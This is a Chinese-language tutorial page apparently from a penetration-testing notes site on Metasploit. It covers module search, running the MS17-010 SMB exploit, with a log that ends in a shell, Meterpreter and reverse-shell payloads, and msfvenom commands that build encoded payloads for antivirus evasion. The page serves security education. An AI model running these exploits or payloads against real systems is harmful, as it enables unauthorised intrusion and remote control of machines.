> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/zh/hacking-tools/exploitation/metasploit.md).

# Metasploit

Metasploit Framework 方法笔记，涵盖 msfconsole、模块搜索、辅助模块、利用模块、载荷、编码器、msfvenom、Meterpreter、数据库工作区、会话、服务枚举

## Metasploit：

{% hint style="info" %}
Metasploit 是一个开源渗透测试平台，被 IT 安全专业人员广泛用于评估 IT 系统的漏洞。它提供了一套用于发现、利用和加固网络、操作系统、应用程序及其他 IT 组件中的安全漏洞的工具和资源。总之，Metasploit 是一个用于执行渗透测试和安全审计的综合框架。
{% endhint %}

默认情况下，所有与 Metasploit Framework 相关的核心文件都可以在 `/usr/share/metasploit-framework`

## Metasploit 工作流程

1. 在选择模块之前，先识别暴露的服务、版本、平台以及可能存在的漏洞。
2. 按服务、CVE、平台、类型、等级和名称搜索模块，然后查看模块信息和参考资料。
3. 通过最小且可靠的配置来设置目标选项、有效载荷选项、监听地址和目标选择。
4. 在可用时执行检查，仅运行已确认的模块，并保留模块输出以便报告。
5. 当评估规模扩大时，可通过 Metasploit 数据库管理会话、工作区、loot、凭据、服务和主机。

### **模块：**

上面详细说明的模块在此文件中被划分为不同的类别。我们将在后续章节中对它们进行详细说明。它们位于以下文件夹中：<br>

<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-77dfbf31283b2d3bfa49b50822638774550ebbd7%2Fimage%20(2425).png?alt=media" alt=""><figcaption></figcaption></figure>

### **插件：**

插件在使用时能为渗透测试人员提供更大的灵活性 `msfconsole`因为它们可以根据需要轻松手动或自动加载，以便在我们的评估过程中提供额外功能和自动化。

<div data-full-width="true"><figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-edae3294cc47c3a2cc6d9a7b8a6da41a4f6862f7%2Fimage%20(2426).png?alt=media" alt=""><figcaption></figcaption></figure></div>

### 场景：

Meterpreter 功能和其他有用的脚本。

<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-dbfdb7ea26f6d2afe655265e269a724fb61af2a7%2Fimage%20(2427).png?alt=media" alt="" width="471"><figcaption></figcaption></figure>

### **工具：**

可直接从以下位置调用的命令行实用工具 `msfconsole`菜单

<div data-full-width="true"><figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-260718694bd64a3ecbbd9379daeeda1eb6238e06%2Fimage%20(2428).png?alt=media" alt=""><figcaption></figcaption></figure></div>

## MSFconsole

<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-13df96f51b0e8b40b505c931948efb56fac8df30%2Fimage%20(2424).png?alt=media" alt=""><figcaption></figcaption></figure>

### MSF 参与结构

MSF 参与结构可分为五个主要类别。

* 枚举
* 准备工作
* 利用
* 权限提升
* 后渗透

{% hint style="info" %}
这种划分使我们更容易以更结构化的方式查找和选择合适的 MSF 功能，并据此使用它们。每个类别都有不同的子类别，旨在满足特定用途。例如，这些用途包括服务验证和漏洞研究。
{% endhint %}

<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-33d8ad54ed6afb63be4d2040b16135f6e955c0f0%2Fimage%20(2423).png?alt=media" alt=""><figcaption></figcaption></figure>

## **组件**

### 搜索模块：

#### 一旦我们进入 `msfconsole`，我们就可以从包含所有可用 Metasploit 模块的长列表中进行选择。每个模块都按文件夹结构组织，看起来如下：

**语法：**

```bash
<编号> <类型>/<操作系统>/<服务>/<名称>
```

**示例**

```bash
794 exploit/windows/ftp/scriptftp_list
```

1. **编号：**

该 `编号`标签将会显示出来，以便我们在后续搜索中选择想要的利用模块。我们稍后会看到 `编号`该标签在选择特定 Metasploit 模块时会有多大用处。

2. **类型：**

| 类型：    | **描述**                           |
| ------ | -------------------------------- |
| `辅助`   | 扫描、模糊测试、检测和管理功能。提供支持和额外功能。       |
| `编码器`  | 确保有效载荷在到达目的地之前保持完整。              |
| `利用模块` | 利用漏洞来投递有效载荷的模块。                  |
| `NOP`  | （无操作码）在多次利用尝试之间保持有效载荷大小一致。       |
| `载荷`   | 代码远程运行，并回连到攻击者的机器以建立连接或 shell。   |
| `插件`   | 可将附加脚本集成到一个 `msfconsole` 评估中并共存。 |
| `后渗透`  | 用于收集信息、进一步横向移动以及相关后渗透任务的广泛模块。    |

3. **操作系统：**

该 `操作系统`标签指定了该模块所针对的操作系统和架构。显然，不同的操作系统需要执行不同的代码才能达到预期结果4。 **服务：**

该 `服务` 标签指的是目标机器上正在运行的易受攻击服务。对于某些模块，例如 `辅助` 或 `后渗透`，该标签也可能指代更通用的活动，例如 `收集`，例如指收集凭据。5。 **名称：**

最后， `名称`该标签说明了使用为特定目的创建的此模块所能执行的实际操作。

**MSF - 搜索功能**

例如，我们可以尝试寻找 `EternalRomance`适用于旧版 Windows 操作系统的利用模块。看起来可能像这样：

`search eternalromance`

<div data-full-width="true"><figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-999feeb2ad3e48a6a3fd84fda41b92ed60c1dc92%2Fimage%20(2430).png?alt=media" alt=""><figcaption></figcaption></figure></div>

### **特定搜索：**

我们也可以把搜索范围粗略一点，缩小到某一类服务。例如，对于 CVE，我们可以指定年份（`cve:<year>`）、Windows 平台（`platform:<os>`）、我们想要查找的模块类型（`type:<auxiliary/exploit/post>`）、可信度等级（`rank:<rank>`）、以及搜索名称（`<pattern>`）。这会将结果缩小到所有符合上述条件的条目。

```bash
search type:exploit platform:windows cve:2021 rank:excellent microsoft
```

<div data-full-width="true"><figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-f2cc2559310b8d7bcfc5596da295b1773672e06e%2Fimage%20(2431).png?alt=media" alt=""><figcaption></figcaption></figure></div>

### 使用模块：

为了选择我们的第一个模块，我们首先需要找到一个。假设我们的目标运行着一个易受 EternalRomance 利用影响的 SMB 版本（MS17/\_010）。我们在扫描目标时发现 SMB 服务器端口 445 是开放的。

**搜索 MS17/\_010**

`search ms17_010`

<div data-full-width="true"><figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-4c27e5513ac68682cef267e1ab8f5c9d4d402820%2Fimage%20(2432).png?alt=media" alt=""><figcaption></figcaption></figure></div>

**MSF - 选择模块**

要在 Metasploit 中使用某个模块，首先输入 `use` 命令，后跟所需的模块编号，然后使用 `options` 命令查看该模块可用的详细信息和配置。

```bash
匹配的模块
================

   #  名称                                  披露日期  等级    检查  描述
   -  ----                                  ---------------  ----    -----  -----------
   0  exploit/windows/smb/ms17_010_psexec   2017-03-14       normal  Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB 远程 Windows 代码执行
   1  auxiliary/admin/smb/ms17_010_command  2017-03-14       normal  No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB 远程 Windows 命令执行

msf6 > use 0
msf6 exploit(windows/smb/ms17_010_psexec) > options

模块选项（exploit/windows/smb/ms17_010_psexec）：

   名称                  当前设置                          必需  描述
   ----                  ---------------                          --------  -----------
   DBGTRACE              false                                    yes       显示额外的调试跟踪信息
   LEAKATTEMPTS          99                                       yes       尝试泄漏事务的次数
   NAMEDPIPE                                                      no        可连接的命名管道（自动选择时留空）
   NAMED_PIPES           /usr/share/metasploit-framework/data/wo  yes       要检查的命名管道列表
                         rdlists/named_pipes.txt
   RHOSTS                                                         yes       目标主机，参见 https://github.com/rapid7/metasploit-framework
                                                                            /wiki/Using-Metasploit
   RPORT                 445                                      yes       目标端口（TCP）
   SERVICE_DESCRIPTION                                            no        要在目标上使用的服务描述，以便更好地列出
   SERVICE_DISPLAY_NAME                                           no        服务显示名称
   SERVICE_NAME                                                   no        服务名称
   SHARE                 ADMIN$                                   yes       要连接的共享，可以是管理共享（ADMIN$、C$、...）或一个无
                                                                            普通读/写文件夹共享
   SMBDomain             .                                        no        用于身份验证的 Windows 域
   SMBPass                                                        no        指定用户名的密码
   SMBUser                                                        no        用于身份验证的用户名

有效载荷选项（windows/meterpreter/reverse_tcp）：

   名称      当前设置  必需  描述
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       退出方式（可接受：'', seh, thread, process, none）
   LHOST                      yes       监听地址（可指定接口）
   LPORT     4444             yes       监听端口

漏洞利用目标：

   编号  名称
   --  ----
   0   自动
```

**模块信息**

我们可以使用 `info`命令，在选择模块后，如果想了解更多关于该模块的信息。这样会给我们一系列可能对我们重要的信息。

```bash
msf6 exploit(windows/smb/ms17_010_psexec) > info

       名称：MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB 远程 Windows 代码执行
     模块：exploit/windows/smb/ms17_010_psexec
   平台：Windows
       架构：x86, x64
 是否提权：否
    许可证：Metasploit Framework 许可证（BSD）
       等级：普通
  披露日期：2017-03-14

提供者：
  sleepya
  zerosum0x0
  Shadow Brokers
  Equation Group

可用目标：
  编号  名称
  --  ----
  0   自动
  1   PowerShell
  2   原生上传
  3   MOF 上传

支持检查：
  是

基本选项：
  名称                  当前设置                          必需  描述
  ----                  ---------------                          --------  -----------
  DBGTRACE              false                                    yes       显示额外的调试跟踪信息
  LEAKATTEMPTS          99                                       yes       尝试泄漏事务的次数
  NAMEDPIPE                                                      no        可连接的命名管道（自动选择时留空）
  NAMED_PIPES           /usr/share/metasploit-framework/data/wo  yes       要检查的命名管道列表
                        rdlists/named_pipes.txt
  RHOSTS                                                         yes       目标主机，参见 https://github.com/rapid7/metasploit-framework/
                                                                           wiki/Using-Metasploit
  RPORT                 445                                      yes       目标端口（TCP）
  SERVICE_DESCRIPTION                                            no        要在目标上使用的服务描述，以便更好地列出
  SERVICE_DISPLAY_NAME                                           no        服务显示名称
  SERVICE_NAME                                                   no        服务名称
  SHARE                 ADMIN$                                   yes       要连接的共享，可以是管理共享（ADMIN$、C$、...）或一个 nor
                                                                           mal 读/写文件夹共享
  SMBDomain             .                                        no        用于身份验证的 Windows 域
  SMBPass                                                        no        指定用户名的密码
  SMBUser                                                        no        用于身份验证的用户名

有效载荷信息：
  空间：3072

描述：
  此模块将利用 MS17-010 中的 SMB 漏洞来
  实现 write-what-where 原语。随后将使用它来
  将连接会话信息覆盖为一个
  Administrator 会话。从那里开始，正常的 psexec 有效载荷代码
  执行。利用 Transaction 与
  WriteAndX 请求之间的类型混淆，以及 Transaction 请求中的竞态条件，
  如 EternalRomance、EternalChampion 和 EternalSynergy
  利用中所见。此利用链比 EternalBlue
  利用更可靠，但需要一个命名管道。

参考：
  https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2017/MS17-010
  https://nvd.nist.gov/vuln/detail/CVE-2017-0143
  https://nvd.nist.gov/vuln/detail/CVE-2017-0146
  https://nvd.nist.gov/vuln/detail/CVE-2017-0147
  https://github.com/worawit/MS17-010
  https://hitcon.org/2017/CMT/slide-files/d2_s2_r0.pdf
  https://blogs.technet.microsoft.com/srd/2017/06/29/eternal-champion-exploit-analysis/

又名：
  ETERNALSYNERGY
  ETERNALROMANCE
  ETERNALCHAMPION
  ETERNALBLUE
```

**目标规格**

一旦我们确信所选模块适合我们的目的，就需要定义一些规格来定制该模块，以便在目标主机上成功使用它，例如设置目标（ `RHOST`或 `RHOSTS`).

```bash
set RHOSTS 10.10.10.100
```

此外，还有 `setg` 选项，它会将我们所选的选项设为永久有效，直到程序重启。

<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-c2ed54a96a61ddba91c6c51c83d33d46ef03dad7%2Fimage%20(2434).png?alt=media" alt=""><figcaption></figcaption></figure>

**运行利用**

一切配置妥当并准备就绪后，我们就可以开始发起攻击。命令： `run`

```powerquery
msf6 exploit(windows/smb/ms17_010_psexec) > run

[*] 已在 10.10.14.15:4444 启动反向 TCP 处理器
[*] 10.10.10.40:445 - 使用 auxiliary/scanner/smb/smb_ms17_010 作为检查模块
[+] 10.10.10.40:445       - 主机很可能易受 MS17-010 影响！- Windows 7 Professional 7601 Service Pack 1 x64（64 位）
[*] 10.10.10.40:445       - 已扫描 1/1 台主机（100% 完成）
[*] 10.10.10.40:445 - 正在连接目标以进行利用。
[+] 10.10.10.40:445 - 已建立利用连接。
[+] 10.10.10.40:445 - 选定的目标操作系统与 SMB 回复中指示的操作系统有效匹配
[*] 10.10.10.40:445 - CORE 原始缓冲区转储（42 字节）
[*] 10.10.10.40:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 10.10.10.40:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 10.10.10.40:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 10.10.10.40:445 - 选定的目标架构与 DCE/RPC 回复中指示的架构有效匹配
[*] 10.10.10.40:445 - 正在尝试使用 12 个 Groom Allocations 进行利用。
[*] 10.10.10.40:445 - 正在发送利用数据包的除最后一段之外的所有分片
[*] 10.10.10.40:445 - 开始进行非分页池整理
[+] 10.10.10.40:445 - 正在发送 SMBv2 缓冲区
[+] 10.10.10.40:445 - 正在关闭 SMBv1 连接，以在 SMBv2 缓冲区旁创建一个空洞。
[*] 10.10.10.40:445 - 正在发送最终的 SMBv2 缓冲区。
[*] 10.10.10.40:445 - 正在发送利用数据包的最后一个分片！
[*] 10.10.10.40:445 - 正在接收来自利用数据包的响应
[+] 10.10.10.40:445 - ETERNALBLUE 覆盖成功完成（0xC000000D）！
[*] 10.10.10.40:445 - 正在向损坏的连接发送 egg。
[*] 10.10.10.40:445 - 正在触发对损坏缓冲区的释放。
[*] 命令 shell 会话 1 已打开（10.10.14.15:4444 -> 10.10.10.40:49158），时间为 2020-08-13 21:37:21 +0000
[+] 10.10.10.40:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.10.40:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.10.40:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter> shell

C:/Windows/system32>
```

## 目标

### **显示目标：**

该 `show targets`在利用模块视图中发出的命令会显示该特定利用模块可用的所有易受攻击目标。若你保持选择为 `自动`，msfconsole 会知道在发起成功攻击之前对给定目标执行服务发现。

<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-7ca78baad8230f0f67ca3ccf72e1147854903b8a%2Fimage%20(2435).png?alt=media" alt=""><figcaption></figcaption></figure>

不过，如果我们知道目标上运行的是哪些版本，我们可以使用 `set target <编号>`命令从列表中选择一个目标。

```shell-session
msf6 exploit(windows/browser/ie_execcommand_uaf) > set target 6

target => 6
```

### 有效载荷：

{% hint style="info" %}
在 `有效载荷` 在 Metasploit 中，模块有助于利用模块返回一个（通常是） `shell` 给攻击者。有效载荷会与利用本身一起发送，以绕过易受攻击服务的标准操作流程（这是利用模块的职责），然后在目标操作系统上运行，通常返回到攻击者的反向连接并完成有效载荷的职责。
{% endhint %}

Metasploit 框架中有三种不同类型的有效载荷模块：Singles、Stagers 和 Stages。

1. **单体有效载荷** :

> 一个简单的有效载荷将利用和执行所需的所有代码都包含在一个独立的有效载荷中。这使它们更加稳定，因为只有一个要执行的元素。然而，它们可能会受到大小限制，因为某些攻击不支持过大的有效载荷。它们非常适合立即执行的操作，例如在目标上添加用户或启动进程。

2. **Stager 有效载荷：**

> Stager 有效载荷与 Stage 有效载荷配合工作，通过将载荷分成多个阶段。Stager 驻留在攻击者的系统上，并在远程机器上执行 stage 时与目标建立网络连接。它们的设计目标是尽可能小且可靠，从而更容易建立连接。Windows stager 还提供 “NX”（用于兼容 DEP 保护）和 “NO-NX” 版本，其中 NX 体积更大，但适合现代系统。

3. **Stage 有效载荷**:

> Stage 有效载荷是由 stager 上传的组件，用于实现高级功能，并且没有大小限制。它们用于像 Meterpreter 或 VNC 注入这样的复杂载荷。为尽量减少错误，stage 使用中间 stager 来确保上传稳定性。它们特别适合需要可靠且持续数据流的多阶段攻击。

### 分阶段有效载荷：

**分阶段的有效载荷**

作为 Metasploit 用户，我们会在以下常见名称下遇到它们 `reverse_tcp`, `reverse_https`，以及 `bind_tcp`。例如，在 `show payloads`命令下，你可以搜索如下所示的有效载荷：

<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-e1e4d92b3c4090403c7eb20b12d40eedeef1ef56%2Fimage%20(2436).png?alt=media" alt=""><figcaption></figcaption></figure>

### **Meterpreter 有效载荷：**

`Meterpreter` 是一个高级有效载荷，使用 DLL 注入来建立稳定且持久的连接，完全驻留在内存中，因此难以被检测。它允许你动态加载脚本和插件。启动后，它会打开一个会话，提供用于控制目标系统的特定命令： `按键记录、密码恢复、麦克风监听等等。`

### 搜索有效载荷：

要选择我们的第一个有效载荷，我们需要知道想在目标机器上做什么。例如，如果我们的目标是保持访问持久性，我们很可能会选择 Meterpreter 有效载荷。

浏览上面的列表后，我们找到包含 `Windows(x64) 的 Meterpreter 有效载荷`.

<pre class="language-bash"><code class="lang-bash">   515  windows/x64/meterpreter/bind_ipv6_tcp                                manual  No     Windows Meterpreter（反射式注入 x64），Windows x64 IPv6 Bind TCP Stager
<strong>   516  windows/x64/meterpreter/bind_ipv6_tcp_uuid                           manual  No     Windows Meterpreter（反射式注入 x64），带 UUID 支持的 Windows x64 IPv6 Bind TCP Stager
</strong>   517  windows/x64/meterpreter/bind_named_pipe                              manual  No     Windows Meterpreter（反射式注入 x64），Windows x64 Bind 命名管道 Stager
   518  windows/x64/meterpreter/bind_tcp                                     manual  No     Windows Meterpreter（反射式注入 x64），Windows x64 Bind TCP Stager
   519  windows/x64/meterpreter/bind_tcp_rc4                                 manual  No     Windows Meterpreter（反射式注入 x64），Bind TCP Stager（RC4 阶段加密，Metasm）
   520  windows/x64/meterpreter/bind_tcp_uuid                                manual  No     Windows Meterpreter（反射式注入 x64），带 UUID 支持的 Bind TCP Stager（Windows x64）
   521  windows/x64/meterpreter/reverse_http                                 manual  No     Windows Meterpreter（反射式注入 x64），Windows x64 反向 HTTP Stager（wininet）
   522  windows/x64/meterpreter/reverse_https                                manual  No     Windows Meterpreter（反射式注入 x64），Windows x64 反向 HTTPS Stager（wininet）
   523  windows/x64/meterpreter/reverse_named_pipe                           manual  No     Windows Meterpreter（反射式注入 x64），Windows x64 反向命名管道（SMB）Stager
   524  windows/x64/meterpreter/reverse_tcp                                  manual  No     Windows Meterpreter（反射式注入 x64），Windows x64 反向 TCP Stager
   525  windows/x64/meterpreter/reverse_tcp_rc4                              manual  No     Windows Meterpreter（反射式注入 x64），反向 TCP Stager（RC4 阶段加密，Metasm）
   526  windows/x64/meterpreter/reverse_tcp_uuid                             manual  No     Windows Meterpreter（反射式注入 x64），带 UUID 支持的反向 TCP Stager（Windows x64）
   527  windows/x64/meterpreter/reverse_winhttp                              manual  No     Windows Meterpreter（反射式注入 x64），Windows x64 反向 HTTP Stager（winhttp）
   528  windows/x64/meterpreter/reverse_winhttps                             manual  No     Windows Meterpreter（反射式注入 x64），Windows x64 反向 HTTPS Stager（winhttp）
   529  windows/x64/meterpreter_bind_named_pipe                              manual  No     Windows Meterpreter Shell，内联命名管道绑定（x64）
   530  windows/x64/meterpreter_bind_tcp                                     manual  No     Windows Meterpreter Shell，内联 TCP 绑定（x64）
   531  windows/x64/meterpreter_reverse_http                                 manual  No     Windows Meterpreter Shell，内联反向 HTTP（x64）
   532  windows/x64/meterpreter_reverse_https                                manual  No     Windows Meterpreter Shell，内联反向 HTTPS（x64）
   533  windows/x64/meterpreter_reverse_ipv6_tcp                             manual  No     Windows Meterpreter Shell，内联反向 TCP（IPv6）（x64）
   534  windows/x64/meterpreter_reverse_tcp                                  manual  No     Windows Meterpreter Shell，内联反向 TCP x64
</code></pre>

### **搜索特定有效载荷：**

我们还可以使用 `grep`来过滤特定术语。这会加快搜索速度，因此也会加快我们的选择。

```bash
grep meterpreter show payloads
```

<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-191ade67bb9818f9ce38186d363e806d9cb579ec%2Fimage%20(2437).png?alt=media" alt=""><figcaption></figcaption></figure>

现在我们还可以再添加一个 `grep`命令在第一个命令之后，并搜索 `reverse_tcp`.

```bash
grep meterpreter grep reverse_tcp show payloads
```

<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-48f373e96aabdc1a62b4409a6057a93f0c08b631%2Fimage%20(2438).png?alt=media" alt=""><figcaption></figcaption></figure>

### **选择有效载荷：**

我们使用 `set payload <编号>`而且必须先选择一个利用模块。

```bash
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload 15

payload => windows/x64/meterpreter/reverse_tcp
```

### 使用有效载荷：

对于利用部分，我们需要定义以下元素：

| **参数**   | **描述**            |
| -------- | ----------------- |
| `RHOSTS` | 远程主机 IP 地址，即目标机器。 |
| `RPORT`  | 远程主机端口。           |

对于有效载荷部分，我们需要定义以下元素：

| **参数**  | **描述**             |
| ------- | ------------------ |
| `LHOST` | 主机 IP 地址，即攻击者的机器。  |
| `LPORT` | 通常无需修改；请确认该端口未被占用。 |

### 有效载荷类型：

| **有效载荷**                          | **描述**                                     |
| --------------------------------- | ------------------------------------------ |
| `通用/自定义`                          | 通用多用途监听器                                   |
| `通用/shell_bind_tcp`               | 通用多用途监听器，普通 shell，TCP 绑定连接                 |
| `通用/shell_reverse_tcp`            | 通用多用途监听器，普通 shell，反向 TCP 连接                |
| `windows/x64/exec`                | 执行任意命令（Windows x64）                        |
| `windows/x64/loadlibrary`         | 加载任意 x64 库路径                               |
| `windows/x64/messagebox`          | 通过 MessageBox 生成一个对话框，可自定义标题、文本和图标         |
| `windows/x64/shell_reverse_tcp`   | 普通 shell，单个负载，反向 TCP 连接                    |
| `windows/x64/shell/reverse_tcp`   | 普通 shell，stager 加 stage，反向 TCP 连接          |
| `windows/x64/shell/bind_ipv6_tcp` | 普通 shell，stager 加 stage，IPv6 TCP 绑定 stager |
| `windows/x64/meterpreter/$`       | Meterpreter 负载以及上述变体                       |
| `windows/x64/powershell/$`        | 交互式 PowerShell 会话以及上述变体                    |
| `windows/x64/vncinject/$`         | VNC 服务器（反射式注入）以及上述变体                       |

## 编码器

{% hint style="info" %}
在 Metasploit 框架存在的 15 年间， `编码器`我们在帮助使负载兼容不同处理器架构的同时，也为规避杀毒软件作出了贡献。 `编码器`这时就轮到对负载进行修改，使其能在不同操作系统和架构上运行。这些架构包括：
{% endhint %}

| `x64` | `x86` | `sparc` | `ppc` | `mips` |
| ----- | ----- | ------- | ----- | ------ |

### 选择编码器：


> 如果我们想创建自定义负载，可以通过 `msfpayload`来实现，但之后还必须使用 `msfencode`根据目标操作系统架构进行编码。管道会将一个命令的输出发送到下一个命令，从而生成已编码的负载，准备发送并在目标机器上执行。

{% code overflow="wrap" %}

```sh
msfvenom -p windows/shell_reverse_tcp LHOST=127.0.0.1 LPORT=4444 -b '/x00' -f perl -e x86/shikata_ga_nai
```

{% endcode %}

<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-ac18cc3eac15e831205de57b0085ece7314c9320%2F%7BD3279ABA-2960-43A3-86BE-4ECBA9376109%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

### **生成负载 - 不编码：**

{% code overflow="wrap" %}

```bash

msfvenom -a x86 --platform windows -p windows/shell/reverse_tcp LHOST=127.0.0.1 LPORT=4444 -b "/x00" -f perl
```

{% endcode %}


我们现在应该查看 `$buf`的第一行，并看看在应用类似 `shikata_ga_nai`.

<figure><img src="https://1574813340-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-634afd7fd599c6ee93aea2f65f8be06d24cf9907%2F%7B8E9B03CA-46C2-4B43-AA36-FC9B9CCC7281%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

### **生成负载 - 编码后：**

